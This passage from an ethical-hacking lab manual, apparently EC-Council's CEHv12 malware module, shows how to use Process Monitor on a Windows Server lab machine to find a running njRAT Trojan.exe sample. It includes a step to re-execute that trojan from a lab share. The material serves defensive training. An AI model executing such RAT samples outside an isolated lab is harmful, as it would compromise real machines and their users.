
Here, we will use the Process Monitor tool to detect suspicious processes.

1. On the **Windows Server 2022** machine, navigate to **Z:\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Process Monitoring Tools\ProcessMonitor** and double-click **Procmon.exe** to launch the Process Monitor tool.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


2. The **Process Monitor License Agreement** window appears; click **Agree**.
3. The **Process Monitor** main window appears, as shown in the screenshot, with the processes running on the machine.



4. Scroll-down to look for the **Trojan.exe** process that was executed in the previous task. If you killed the process at the end of the task, then navigate to **Z:\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT** and double-click **Trojan.exe** to re-execute the malicious program.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Observe that the **Trojan.exe** process is running on the machine. Process Monitor shows the running process details such as the PID, Operation, Path, Result, and Details.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. To view the properties of a running process, select the process (here, **Trojan.exe**), right-click on the process and select **Properties** from the context menu.



